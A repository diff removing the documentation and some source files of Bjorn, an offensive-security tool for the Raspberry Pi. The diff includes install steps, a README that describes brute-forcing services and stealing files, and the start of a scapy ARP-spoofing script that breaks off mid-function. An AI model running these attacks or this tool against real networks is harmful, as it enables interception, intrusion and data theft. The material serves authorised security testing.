I did not develop Bjorn for the raspberry pi zero w2 64bits, but several feedbacks have attested that the installation worked perfectly.
|
||||
|
||||
- Raspberry Pi OS installed.
|
||||
- Stable:
|
||||
- System: 64-bit
|
||||
- Kernel version: 6.6
|
||||
- Debian version: 12 (bookworm) '2024-10-22-raspios-bookworm-arm64-lite'
|
||||
- Username and hostname set to `bjorn`.
|
||||
- 2.13-inch e-Paper HAT connected to GPIO pins.
|
||||
|
||||
|
||||
|
||||
At the moment the paper screen v2 v4 have been tested and implemented.
|
||||
I juste hope the V1 & V3 will work the same.
|
||||
|
||||
### ⚡ Quick Install
|
||||
|
||||
The fastest way to install Bjorn is using the automatic installation script :
|
||||
|
||||
```bash
|
||||
# Download and run the installer
|
||||
wget https://raw.githubusercontent.com/infinition/Bjorn/refs/heads/main/install_bjorn.sh
|
||||
sudo chmod +x install_bjorn.sh
|
||||
sudo ./install_bjorn.sh
|
||||
# Choose the choice 1 for automatic installation. It may take a while as a lot of packages and modules will be installed. You must reboot at the end.
|
||||
```
|
||||
|
||||
### 🧰 Manual Install
|
||||
|
||||
#### Step 1: Activate SPI & I2C
|
||||
|
||||
```bash
|
||||
sudo raspi-config
|
||||
```
|
||||
|
||||
- Navigate to **"Interface Options"**.
|
||||
- Enable **SPI**.
|
||||
- Enable **I2C**.
|
||||
|
||||
#### Step 2: System Dependencies
|
||||
|
||||
```bash
|
||||
# Update system
|
||||
sudo apt-get update && sudo apt-get upgrade -y
|
||||
|
||||
# Install required packages
|
||||
|
||||
sudo apt install -y \
|
||||
libjpeg-dev \
|
||||
zlib1g-dev \
|
||||
libpng-dev \
|
||||
python3-dev \
|
||||
libffi-dev \
|
||||
libssl-dev \
|
||||
libgpiod-dev \
|
||||
libi2c-dev \
|
||||
libatlas-base-dev \
|
||||
build-essential \
|
||||
python3-pip \
|
||||
wget \
|
||||
lsof \
|
||||
git \
|
||||
libopenjp2-7 \
|
||||
nmap \
|
||||
libopenblas-dev \
|
||||
bluez-tools \
|
||||
bluez \
|
||||
dhcpcd5 \
|
||||
bridge-utils \
|
||||
python3-pil
|
||||
|
||||
|
||||
# Update Nmap scripts database
|
||||
|
||||
sudo nmap --script-updatedb
|
||||
|
||||
```
|
||||
|
||||
#### Step 3: Bjorn Installation
|
||||
|
||||
```bash
|
||||
# Clone the Bjorn repository
|
||||
cd /home/bjorn
|
||||
git clone https://github.com/infinition/Bjorn.git
|
||||
cd Bjorn
|
||||
|
||||
# Install Python dependencies within the virtual environment
|
||||
sudo pip install -r requirements.txt --break-system-packages
|
||||
# As i did not succeed "for now" to get a stable installation with a virtual environment, i installed the dependencies system wide (with --break-system-packages), it did not cause any issue so far. You can try to install them in a virtual environment if you want.
|
||||
```
|
||||
|
||||
##### 3.1: Configure E-Paper Display Type
|
||||
Choose your e-Paper HAT version by modifying the configuration file:
|
||||
|
||||
1. Open the configuration file:
|
||||
```bash
|
||||
sudo vi /home/bjorn/Bjorn/config/shared_config.json
|
||||
```
|
||||
Press i to enter insert mode
|
||||
Locate the line containing "epd_type":
|
||||
Change the value according to your screen model:
|
||||
|
||||
- For 2.13 V1: "epd_type": "epd2in13",
|
||||
- For 2.13 V2: "epd_type": "epd2in13_V2",
|
||||
- For 2.13 V3: "epd_type": "epd2in13_V3",
|
||||
- For 2.13 V4: "epd_type": "epd2in13_V4",
|
||||
|
||||
Press Esc to exit insert mode
|
||||
Type :wq and press Enter to save and quit
|
||||
|
||||
#### Step 4: Configure File Descriptor Limits
|
||||
|
||||
To prevent `OSError: [Errno 24] Too many open files`, it's essential to increase the file descriptor limits.
|
||||
|
||||
##### 4.1: Modify File Descriptor Limits for All Users
|
||||
|
||||
Edit `/etc/security/limits.conf`:
|
||||
|
||||
```bash
|
||||
sudo vi /etc/security/limits.conf
|
||||
```
|
||||
|
||||
Add the following lines:
|
||||
|
||||
```
|
||||
* soft nofile 65535
|
||||
* hard nofile 65535
|
||||
root soft nofile 65535
|
||||
root hard nofile 65535
|
||||
```
|
||||
|
||||
##### 4.2: Configure Systemd Limits
|
||||
|
||||
Edit `/etc/systemd/system.conf`:
|
||||
|
||||
```bash
|
||||
sudo vi /etc/systemd/system.conf
|
||||
```
|
||||
|
||||
Uncomment and modify:
|
||||
|
||||
```
|
||||
DefaultLimitNOFILE=65535
|
||||
```
|
||||
|
||||
Edit `/etc/systemd/user.conf`:
|
||||
|
||||
```bash
|
||||
sudo vi /etc/systemd/user.conf
|
||||
```
|
||||
|
||||
Uncomment and modify:
|
||||
|
||||
```
|
||||
DefaultLimitNOFILE=65535
|
||||
```
|
||||
|
||||
##### 4.3: Create or Modify `/etc/security/limits.d/90-nofile.conf`
|
||||
|
||||
```bash
|
||||
sudo vi /etc/security/limits.d/90-nofile.conf
|
||||
```
|
||||
|
||||
Add:
|
||||
|
||||
```
|
||||
root soft nofile 65535
|
||||
root hard nofile 65535
|
||||
```
|
||||
|
||||
##### 4.4: Adjust the System-wide File Descriptor Limit
|
||||
|
||||
Edit `/etc/sysctl.conf`:
|
||||
|
||||
```bash
|
||||
sudo vi /etc/sysctl.conf
|
||||
```
|
||||
|
||||
Add:
|
||||
|
||||
```
|
||||
fs.file-max = 2097152
|
||||
```
|
||||
|
||||
Apply the changes:
|
||||
|
||||
```bash
|
||||
sudo sysctl -p
|
||||
```
|
||||
|
||||
#### Step 5: Reload Systemd and Apply Changes
|
||||
|
||||
Reload systemd to apply the new file descriptor limits:
|
||||
|
||||
```bash
|
||||
sudo systemctl daemon-reload
|
||||
```
|
||||
|
||||
#### Step 6: Modify PAM Configuration Files
|
||||
|
||||
PAM (Pluggable Authentication Modules) manages how limits are enforced for user sessions. To ensure that the new file descriptor limits are respected, update the following configuration files.
|
||||
|
||||
##### Step 6.1: Edit `/etc/pam.d/common-session` and `/etc/pam.d/common-session-noninteractive`
|
||||
|
||||
```bash
|
||||
sudo vi /etc/pam.d/common-session
|
||||
sudo vi /etc/pam.d/common-session-noninteractive
|
||||
```
|
||||
|
||||
Add this line at the end of both files:
|
||||
|
||||
```
|
||||
session required pam_limits.so
|
||||
```
|
||||
|
||||
This ensures that the limits set in `/etc/security/limits.conf` are enforced for all user sessions.
|
||||
|
||||
#### Step 7: Configure Services
|
||||
|
||||
##### 7.1: Bjorn Service
|
||||
|
||||
Create the service file:
|
||||
|
||||
```bash
|
||||
sudo vi /etc/systemd/system/bjorn.service
|
||||
```
|
||||
|
||||
Add the following content:
|
||||
|
||||
```ini
|
||||
[Unit]
|
||||
Description=Bjorn Service
|
||||
DefaultDependencies=no
|
||||
Before=basic.target
|
||||
After=local-fs.target
|
||||
|
||||
[Service]
|
||||
ExecStartPre=/home/bjorn/Bjorn/kill_port_8000.sh
|
||||
ExecStart=/usr/bin/python3 /home/bjorn/Bjorn/Bjorn.py
|
||||
WorkingDirectory=/home/bjorn/Bjorn
|
||||
StandardOutput=inherit
|
||||
StandardError=inherit
|
||||
Restart=always
|
||||
User=root
|
||||
|
||||
# Check open files and restart if it reached the limit (ulimit -n buffer of 1000)
|
||||
ExecStartPost=/bin/bash -c 'FILE_LIMIT=$(ulimit -n); THRESHOLD=$(( FILE_LIMIT - 1000 )); while :; do TOTAL_OPEN_FILES=$(lsof | wc -l); if [ "$TOTAL_OPEN_FILES" -ge "$THRESHOLD" ]; then echo "File descriptor threshold reached: $TOTAL_OPEN_FILES (threshold: $THRESHOLD). Restarting service."; systemctl restart bjorn.service; exit 0; fi; sleep 10; done &'
|
||||
|
||||
[Install]
|
||||
WantedBy=multi-user.target
|
||||
```
|
||||
|
||||
|
||||
|
||||
##### 7.2: Port 8000 Killer Script
|
||||
|
||||
Create the script to free up port 8000:
|
||||
|
||||
```bash
|
||||
vi /home/bjorn/Bjorn/kill_port_8000.sh
|
||||
```
|
||||
|
||||
Add:
|
||||
|
||||
```bash
|
||||
#!/bin/bash
|
||||
PORT=8000
|
||||
PIDS=$(lsof -t -i:$PORT)
|
||||
|
||||
if [ -n "$PIDS" ]; then
|
||||
echo "Killing PIDs using port $PORT: $PIDS"
|
||||
kill -9 $PIDS
|
||||
fi
|
||||
```
|
||||
|
||||
Make the script executable:
|
||||
|
||||
```bash
|
||||
chmod +x /home/bjorn/Bjorn/kill_port_8000.sh
|
||||
```
|
||||
|
||||
|
||||
##### 7.3: USB Gadget Configuration
|
||||
|
||||
Modify `/boot/firmware/cmdline.txt`:
|
||||
|
||||
```bash
|
||||
sudo vi /boot/firmware/cmdline.txt
|
||||
```
|
||||
|
||||
Add the following right after `rootwait`:
|
||||
|
||||
```
|
||||
modules-load=dwc2,g_ether
|
||||
```
|
||||
|
||||
Modify `/boot/firmware/config.txt`:
|
||||
|
||||
```bash
|
||||
sudo vi /boot/firmware/config.txt
|
||||
```
|
||||
|
||||
Add at the end of the file:
|
||||
|
||||
```
|
||||
dtoverlay=dwc2
|
||||
```
|
||||
|
||||
Create the USB gadget script:
|
||||
|
||||
```bash
|
||||
sudo vi /usr/local/bin/usb-gadget.sh
|
||||
```
|
||||
|
||||
Add the following content:
|
||||
|
||||
```bash
|
||||
#!/bin/bash
|
||||
set -e
|
||||
|
||||
modprobe libcomposite
|
||||
cd /sys/kernel/config/usb_gadget/
|
||||
mkdir -p g1
|
||||
cd g1
|
||||
|
||||
echo 0x1d6b > idVendor
|
||||
echo 0x0104 > idProduct
|
||||
echo 0x0100 > bcdDevice
|
||||
echo 0x0200 > bcdUSB
|
||||
|
||||
mkdir -p strings/0x409
|
||||
echo "fedcba9876543210" > strings/0x409/serialnumber
|
||||
echo "Raspberry Pi" > strings/0x409/manufacturer
|
||||
echo "Pi Zero USB" > strings/0x409/product
|
||||
|
||||
mkdir -p configs/c.1/strings/0x409
|
||||
echo "Config 1: ECM network" > configs/c.1/strings/0x409/configuration
|
||||
echo 250 > configs/c.1/MaxPower
|
||||
|
||||
mkdir -p functions/ecm.usb0
|
||||
|
||||
# Check for existing symlink and remove if necessary
|
||||
if [ -L configs/c.1/ecm.usb0 ]; then
|
||||
rm configs/c.1/ecm.usb0
|
||||
fi
|
||||
ln -s functions/ecm.usb0 configs/c.1/
|
||||
|
||||
# Ensure the device is not busy before listing available USB device controllers
|
||||
max_retries=10
|
||||
retry_count=0
|
||||
|
||||
while ! ls /sys/class/udc > UDC 2>/dev/null; do
|
||||
if [ $retry_count -ge $max_retries ]; then
|
||||
echo "Error: Device or resource busy after $max_retries attempts."
|
||||
exit 1
|
||||
fi
|
||||
retry_count=$((retry_count + 1))
|
||||
sleep 1
|
||||
done
|
||||
|
||||
# Check if the usb0 interface is already configured
|
||||
if ! ip addr show usb0 | grep -q "172.20.2.1"; then
|
||||
ifconfig usb0 172.20.2.1 netmask 255.255.255.0
|
||||
else
|
||||
echo "Interface usb0 already configured."
|
||||
fi
|
||||
```
|
||||
|
||||
Make the script executable:
|
||||
|
||||
```bash
|
||||
sudo chmod +x /usr/local/bin/usb-gadget.sh
|
||||
```
|
||||
|
||||
Create the systemd service:
|
||||
|
||||
```bash
|
||||
sudo vi /etc/systemd/system/usb-gadget.service
|
||||
```
|
||||
|
||||
Add:
|
||||
|
||||
```ini
|
||||
[Unit]
|
||||
Description=USB Gadget Service
|
||||
After=network.target
|
||||
|
||||
[Service]
|
||||
ExecStartPre=/sbin/modprobe libcomposite
|
||||
ExecStart=/usr/local/bin/usb-gadget.sh
|
||||
Type=simple
|
||||
RemainAfterExit=yes
|
||||
|
||||
[Install]
|
||||
WantedBy=multi-user.target
|
||||
```
|
||||
|
||||
Configure `usb0`:
|
||||
|
||||
```bash
|
||||
sudo vi /etc/network/interfaces
|
||||
```
|
||||
|
||||
Add:
|
||||
|
||||
```bash
|
||||
allow-hotplug usb0
|
||||
iface usb0 inet static
|
||||
address 172.20.2.1
|
||||
netmask 255.255.255.0
|
||||
```
|
||||
|
||||
Reload the services:
|
||||
|
||||
```bash
|
||||
sudo systemctl daemon-reload
|
||||
sudo systemctl enable systemd-networkd
|
||||
sudo systemctl enable usb-gadget
|
||||
sudo systemctl start systemd-networkd
|
||||
sudo systemctl start usb-gadget
|
||||
```
|
||||
|
||||
You must reboot to be able to use it as a USB gadget (with ip)
|
||||
###### Windows PC Configuration
|
||||
|
||||
Set the static IP address on your Windows PC:
|
||||
|
||||
- **IP Address**: `172.20.2.2`
|
||||
- **Subnet Mask**: `255.255.255.0`
|
||||
- **Default Gateway**: `172.20.2.1`
|
||||
- **DNS Servers**: `8.8.8.8`, `8.8.4.4`
|
||||
|
||||
---
|
||||
|
||||
## 📜 License
|
||||
|
||||
2024 - Bjorn is distributed under the MIT License. For more details, please refer to the [LICENSE](LICENSE) file included in this repository.
|
||||
@@ -1,21 +0,0 @@
|
||||
MIT License
|
||||
|
||||
Copyright (c) 2024 infinition
|
||||
|
||||
Permission is hereby granted, free of charge, to any person obtaining a copy
|
||||
of this software and associated documentation files (the "Software"), to deal
|
||||
in the Software without restriction, including without limitation the rights
|
||||
to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
|
||||
copies of the Software, and to permit persons to whom the Software is
|
||||
furnished to do so, subject to the following conditions:
|
||||
|
||||
The above copyright notice and this permission notice shall be included in all
|
||||
copies or substantial portions of the Software.
|
||||
|
||||
THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
|
||||
IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
|
||||
FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
|
||||
AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
|
||||
LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM,
|
||||
OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE
|
||||
SOFTWARE.
|
||||
@@ -1,179 +0,0 @@
|
||||
# <img src="https://github.com/user-attachments/assets/c5eb4cc1-0c3d-497d-9422-1614651a84ab" alt="thumbnail_IMG_0546" width="33"> Bjorn
|
||||
|
||||

|
||||

|
||||
[](https://opensource.org/licenses/MIT)
|
||||
|
||||
[](https://www.reddit.com/r/Bjorn_CyberViking)
|
||||
[](https://discord.com/invite/B3ZH9taVfT)
|
||||
|
||||
<p align="center">
|
||||
<img src="https://github.com/user-attachments/assets/c5eb4cc1-0c3d-497d-9422-1614651a84ab" alt="thumbnail_IMG_0546" width="150">
|
||||
<img src="https://github.com/user-attachments/assets/1b490f07-f28e-4418-8d41-14f1492890c6" alt="bjorn_epd-removebg-preview" width="150">
|
||||
</p>
|
||||
|
||||
Bjorn is a « Tamagotchi like » sophisticated, autonomous network scanning, vulnerability assessment, and offensive security tool designed to run on a Raspberry Pi equipped with a 2.13-inch e-Paper HAT. This document provides a detailed explanation of the project.
|
||||
|
||||
|
||||
## 📚 Table of Contents
|
||||
|
||||
- [Introduction](#-introduction)
|
||||
- [Features](#-features)
|
||||
- [Getting Started](#-getting-started)
|
||||
- [Prerequisites](#-prerequisites)
|
||||
- [Installation](#-installation)
|
||||
- [Quick Start](#-quick-start)
|
||||
- [Usage Example](#-usage-example)
|
||||
- [Contributing](#-contributing)
|
||||
- [License](#-license)
|
||||
- [Contact](#-contact)
|
||||
|
||||
## 📄 Introduction
|
||||
|
||||
Bjorn is a powerful tool designed to perform comprehensive network scanning, vulnerability assessment, and data ex-filtration. Its modular design and extensive configuration options allow for flexible and targeted operations. By combining different actions and orchestrating them intelligently, Bjorn can provide valuable insights into network security and help identify and mitigate potential risks.
|
||||
|
||||
The e-Paper HAT display and web interface make it easy to monitor and interact with Bjorn, providing real-time updates and status information. With its extensible architecture and customizable actions, Bjorn can be adapted to suit a wide range of security testing and monitoring needs.
|
||||
|
||||
## 🌟 Features
|
||||
|
||||
- **Network Scanning**: Identifies live hosts and open ports on the network.
|
||||
- **Vulnerability Assessment**: Performs vulnerability scans using Nmap and other tools.
|
||||
- **System Attacks**: Conducts brute-force attacks on various services (FTP, SSH, SMB, RDP, Telnet, SQL).
|
||||
- **File Stealing**: Extracts data from vulnerable services.
|
||||
- **User Interface**: Real-time display on the e-Paper HAT and web interface for monitoring and interaction.
|
||||
|
||||
[](./ARCHITECTURE.md)
|
||||
|
||||

|
||||
|
||||
## 🚀 Getting Started
|
||||
|
||||
## 📌 Prerequisites
|
||||
|
||||
### 📋 Prerequisites for RPI zero W (32bits)
|
||||
|
||||

|
||||
|
||||
- Raspberry Pi OS installed.
|
||||
- Stable:
|
||||
- System: 32-bit
|
||||
- Kernel version: 6.6
|
||||
- Debian version: 12 (bookworm) '2024-10-22-raspios-bookworm-armhf-lite'
|
||||
- Username and hostname set to `bjorn`.
|
||||
- 2.13-inch e-Paper HAT connected to GPIO pins.
|
||||
|
||||
### 📋 Prerequisites for RPI zero W2 (64bits)
|
||||
|
||||

|
||||
|
||||
I did not develop Bjorn for the raspberry pi zero w2 64bits, but several feedbacks have attested that the installation worked perfectly.
|
||||
|
||||
- Raspberry Pi OS installed.
|
||||
- Stable:
|
||||
- System: 64-bit
|
||||
- Kernel version: 6.6
|
||||
- Debian version: 12 (bookworm) '2024-10-22-raspios-bookworm-arm64-lite'
|
||||
- Username and hostname set to `bjorn`.
|
||||
- 2.13-inch e-Paper HAT connected to GPIO pins.
|
||||
|
||||
|
||||
At the moment the paper screen v2 v4 have been tested and implemented.
|
||||
I juste hope the V1 & V3 will work the same.
|
||||
|
||||
### 🔨 Installation
|
||||
|
||||
The fastest way to install Bjorn is using the automatic installation script :
|
||||
|
||||
```bash
|
||||
# Download and run the installer
|
||||
wget https://raw.githubusercontent.com/infinition/Bjorn/refs/heads/main/install_bjorn.sh
|
||||
sudo chmod +x install_bjorn.sh && sudo ./install_bjorn.sh
|
||||
# Choose the choice 1 for automatic installation. It may take a while as a lot of packages and modules will be installed. You must reboot at the end.
|
||||
```
|
||||
|
||||
For **detailed information** about **installation** process go to [Install Guide](INSTALL.md)
|
||||
|
||||
## ⚡ Quick Start
|
||||
|
||||
**Need help ? You struggle to find Bjorn's IP after the installation ?**
|
||||
Use my Bjorn Detector & SSH Launcher :
|
||||
|
||||
[https://github.com/infinition/bjorn-detector](https://github.com/infinition/bjorn-detector)
|
||||
|
||||

|
||||
|
||||
**Hmm, You still need help ?**
|
||||
For **detailed information** about **troubleshooting** go to [Troubleshooting](TROUBLESHOOTING.md)
|
||||
|
||||
**Quick Installation**: you can use the fastest way to install **Bjorn** [Getting Started](#-getting-started)
|
||||
|
||||
## 💡 Usage Example
|
||||
|
||||
Here's a demonstration of how Bjorn autonomously hunts through your network like a Viking raider (fake demo for illustration):
|
||||
|
||||
```bash
|
||||
# Reconnaissance Phase
|
||||
[NetworkScanner] Discovering alive hosts...
|
||||
[+] Host found: 192.168.1.100
|
||||
├── Ports: 22,80,445,3306
|
||||
└── MAC: 00:11:22:33:44:55
|
||||
|
||||
# Attack Sequence
|
||||
[NmapVulnScanner] Found vulnerabilities on 192.168.1.100
|
||||
├── MySQL 5.5 < 5.7 - User Enumeration
|
||||
└── SMB - EternalBlue Candidate
|
||||
|
||||
[SSHBruteforce] Cracking credentials...
|
||||
[+] Success! user:password123
|
||||
[StealFilesSSH] Extracting sensitive data...
|
||||
|
||||
# Automated Data Exfiltration
|
||||
[SQLBruteforce] Database accessed!
|
||||
[StealDataSQL] Dumping tables...
|
||||
[SMBBruteforce] Share accessible
|
||||
[+] Found config files, credentials, backups...
|
||||
```
|
||||
|
||||
This is just a demo output - actual results will vary based on your network and target configuration.
|
||||
|
||||
All discovered data is automatically organized in the data/output/ directory, viewable through both the e-Paper display (as indicators) and web interface.
|
||||
Bjorn works tirelessly, expanding its network knowledge base and growing stronger with each discovery.
|
||||
|
||||
No constant monitoring needed - just deploy and let Bjorn do what it does best: hunt for vulnerabilities.
|
||||
|
||||
🔧 Expand Bjorn's Arsenal!
|
||||
Bjorn is designed to be a community-driven weapon forge. Create and share your own attack modules!
|
||||
|
||||
⚠️ **For educational and authorized testing purposes only** ⚠️
|
||||
|
||||
## 🤝 Contributing
|
||||
|
||||
The project welcomes contributions in:
|
||||
|
||||
- New attack modules.
|
||||
- Bug fixes.
|
||||
- Documentation.
|
||||
- Feature improvements.
|
||||
|
||||
For **detailed information** about **contributing** process go to [Contributing Docs](CONTRIBUTING.md), [Code Of Conduct](CODE_OF_CONDUCT.md) and [Development Guide](DEVELOPMENT.md).
|
||||
|
||||
## 📫 Contact
|
||||
|
||||
- **Report Issues**: Via GitHub.
|
||||
- **Guidelines**:
|
||||
- Follow ethical guidelines.
|
||||
- Document reproduction steps.
|
||||
- Provide logs and context.
|
||||
|
||||
- **Author**: __infinition__
|
||||
- **GitHub**: [infinition/Bjorn](https://github.com/infinition/Bjorn)
|
||||
|
||||
## 🌠 Stargazers
|
||||
|
||||
[](https://star-history.com/#infinition/bjorn&Date)
|
||||
|
||||
---
|
||||
|
||||
## 📜 License
|
||||
|
||||
2024 - Bjorn is distributed under the MIT License. For more details, please refer to the [LICENSE](LICENSE) file included in this repository.
|
||||
|
||||
@@ -1,48 +0,0 @@
|
||||
# 🔒 Security Policy
|
||||
|
||||
Security Policy for **Bjorn** repository includes all required compliance matrix and artifact mapping.
|
||||
|
||||
## 🧮 Supported Versions
|
||||
|
||||
We provide security updates for the following versions of our project:
|
||||
|
||||
| Version | Status | Secure |
|
||||
| ------- |-------------| ------ |
|
||||
| 1.0.0 | Development | No |
|
||||
|
||||
## 🛡️ Security Practices
|
||||
|
||||
- We follow best practices for secure coding and infrastructure management.
|
||||
- Regular security audits and code reviews are conducted to identify and mitigate potential risks.
|
||||
- Dependencies are monitored and updated to address known vulnerabilities.
|
||||
|
||||
## 📲 Security Updates
|
||||
|
||||
- Security updates are released as soon as possible after a vulnerability is confirmed.
|
||||
- Users are encouraged to update to the latest version to benefit from security fixes.
|
||||
|
||||
## 🚨 Reporting a Vulnerability
|
||||
|
||||
If you discover a security vulnerability within this project, please follow these steps:
|
||||
|
||||
1. **Do not create a public issue.** Instead, contact us directly to responsibly disclose the vulnerability.
|
||||
|
||||
2. **Email** [bjorn-cyberviking@outlook.com](mailto:bjorn-cyberviking@outlook.com) with the following information:
|
||||
|
||||
- A description of the vulnerability.
|
||||
- Steps to reproduce the issue.
|
||||
- Any potential impact or severity.
|
||||
|
||||
3. **Wait for a response.** We will acknowledge your report and work with you to address the issue promptly.
|
||||
|
||||
## 🛰️ Additional Resources
|
||||
|
||||
- [OWASP Security Guidelines](https://owasp.org/)
|
||||
|
||||
Thank you for helping us keep this project secure!
|
||||
|
||||
---
|
||||
|
||||
## 📜 License
|
||||
|
||||
2024 - Bjorn is distributed under the MIT License. For more details, please refer to the [LICENSE](LICENSE) file included in this repository.
|
||||
@@ -1,80 +0,0 @@
|
||||
# 🐛 Known Issues and Troubleshooting
|
||||
|
||||
<p align="center">
|
||||
<img src="https://github.com/user-attachments/assets/c5eb4cc1-0c3d-497d-9422-1614651a84ab" alt="thumbnail_IMG_0546" width="98">
|
||||
</p>
|
||||
|
||||
## 📚 Table of Contents
|
||||
|
||||
- [Current Development Issues](#-current-development-issues)
|
||||
- [Troubleshooting Steps](#-troubleshooting-steps)
|
||||
- [License](#-license)
|
||||
|
||||
## 🪲 Current Development Issues
|
||||
|
||||
### Long Runtime Issue
|
||||
|
||||
- **Problem**: `OSError: [Errno 24] Too many open files`
|
||||
- **Status**: Partially resolved with system limits configuration.
|
||||
- **Workaround**: Implemented file descriptor limits increase.
|
||||
- **Monitoring**: Check open files with `lsof -p $(pgrep -f Bjorn.py) | wc -l`
|
||||
- At the moment the logs show periodically this information as (FD : XXX)
|
||||
|
||||
## 🛠️ Troubleshooting Steps
|
||||
|
||||
### Service Issues
|
||||
|
||||
```bash
|
||||
#See bjorn journalctl service
|
||||
journalctl -fu bjorn.service
|
||||
|
||||
# Check service status
|
||||
sudo systemctl status bjorn.service
|
||||
|
||||
# View detailed logs
|
||||
sudo journalctl -u bjorn.service -f
|
||||
|
||||
or
|
||||
|
||||
sudo tail -f /home/bjorn/Bjorn/data/logs/*
|
||||
|
||||
|
||||
# Check port 8000 usage
|
||||
sudo lsof -i :8000
|
||||
```
|
||||
|
||||
### Display Issues
|
||||
|
||||
```bash
|
||||
# Verify SPI devices
|
||||
ls /dev/spi*
|
||||
|
||||
# Check user permissions
|
||||
sudo usermod -a -G spi,gpio bjorn
|
||||
```
|
||||
|
||||
### Network Issues
|
||||
|
||||
```bash
|
||||
# Check network interfaces
|
||||
ip addr show
|
||||
|
||||
# Test USB gadget interface
|
||||
ip link show usb0
|
||||
```
|
||||
|
||||
### Permission Issues
|
||||
|
||||
```bash
|
||||
# Fix ownership
|
||||
sudo chown -R bjorn:bjorn /home/bjorn/Bjorn
|
||||
|
||||
# Fix permissions
|
||||
sudo chmod -R 755 /home/bjorn/Bjorn
|
||||
```
|
||||
|
||||
---
|
||||
|
||||
## 📜 License
|
||||
|
||||
2024 - Bjorn is distributed under the MIT License. For more details, please refer to the [LICENSE](LICENSE) file included in this repository.
|
||||
@@ -1,14 +0,0 @@
|
||||
from shared import SharedData
|
||||
|
||||
b_class = "IDLE"
|
||||
b_module = "idle"
|
||||
b_status = "IDLE"
|
||||
|
||||
|
||||
class IDLE:
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
|
||||
|
||||
|
||||
|
||||

|
Before Width: | Height: | Size: 40 KiB |

|
Before Width: | Height: | Size: 29 KiB |

|
Before Width: | Height: | Size: 114 KiB |

|
Before Width: | Height: | Size: 162 KiB |

|
Before Width: | Height: | Size: 34 KiB |

|
Before Width: | Height: | Size: 33 KiB |

|
Before Width: | Height: | Size: 175 KiB |

|
Before Width: | Height: | Size: 25 KiB |

|
Before Width: | Height: | Size: 178 KiB |

|
Before Width: | Height: | Size: 185 KiB |

|
Before Width: | Height: | Size: 138 KiB |

|
Before Width: | Height: | Size: 70 KiB |

|
Before Width: | Height: | Size: 76 KiB |

|
Before Width: | Height: | Size: 2.2 MiB |

|
Before Width: | Height: | Size: 172 KiB |

|
Before Width: | Height: | Size: 181 KiB |

|
Before Width: | Height: | Size: 221 KiB |

|
Before Width: | Height: | Size: 181 KiB |

|
Before Width: | Height: | Size: 154 KiB |

|
Before Width: | Height: | Size: 172 KiB |

|
Before Width: | Height: | Size: 159 KiB |

|
Before Width: | Height: | Size: 155 KiB |

|
Before Width: | Height: | Size: 172 KiB |

|
Before Width: | Height: | Size: 137 KiB |

|
Before Width: | Height: | Size: 30 KiB |

|
Before Width: | Height: | Size: 30 KiB |

|
Before Width: | Height: | Size: 27 KiB |

|
Before Width: | Height: | Size: 24 KiB |

|
Before Width: | Height: | Size: 19 KiB |
@@ -1,163 +0,0 @@
|
||||
# AARP Spoofer by poisoning the ARP cache of a target and a gateway.
|
||||
# Saves settings (target, gateway, interface, delay) in `/home/bjorn/.settings_bjorn/arpspoofer_settings.json`.
|
||||
# Automatically loads saved settings if arguments are not provided.
|
||||
# -t, --target IP address of the target device (overrides saved value).
|
||||
# -g, --gateway IP address of the gateway (overrides saved value).
|
||||
# -i, --interface Network interface (default: primary or saved).
|
||||
# -d, --delay Delay between ARP packets in seconds (default: 2 or saved).
|
||||
# - First time: python arpspoofer.py -t TARGET -g GATEWAY -i INTERFACE -d DELAY
|
||||
# - Subsequent: python arpspoofer.py (uses saved settings).
|
||||
# - Update: Provide any argument to override saved values.
|
||||
|
||||
import os
|
||||
import json
|
||||
import time
|
||||
import argparse
|
||||
from scapy.all import ARP, send, sr1, conf
|
||||
|
||||
|
||||
b_class = "ARPSpoof"
|
||||
b_module = "arp_spoofer"
|
||||
b_enabled = 0
|
||||
# Folder and file for settings
|
||||
SETTINGS_DIR = "/home/bjorn/.settings_bjorn"
|
||||
SETTINGS_FILE = os.path.join(SETTINGS_DIR, "arpspoofer_settings.json")
|
||||
|
||||
class ARPSpoof:
|
||||
def __init__(self, target_ip, gateway_ip, interface, delay):
|
||||
self.target_ip = target_ip
|
||||
self.gateway_ip = gateway_ip
|
||||
self.interface = interface
|
||||
self.delay = delay
|
||||
conf.iface = self.interface # Set the interface
|
||||
print(f"ARPSpoof initialized with target IP: {self.target_ip}, gateway IP: {self.gateway_ip}, interface: {self.interface}, delay: {self.delay}s")
|
||||
|
||||
def get_mac(self, ip):
|
||||
"""Gets the MAC address of a target IP by sending an ARP request."""
|
||||
print(f"Retrieving MAC address for IP: {ip}")
|
||||
try:
|
||||
arp_request = ARP(pdst=ip)
|
||||
response = sr1(arp_request, timeout=2, verbose=False)
|
||||
if response:
|
||||
print(f"MAC address found for {ip}: {response.hwsrc}")
|
||||
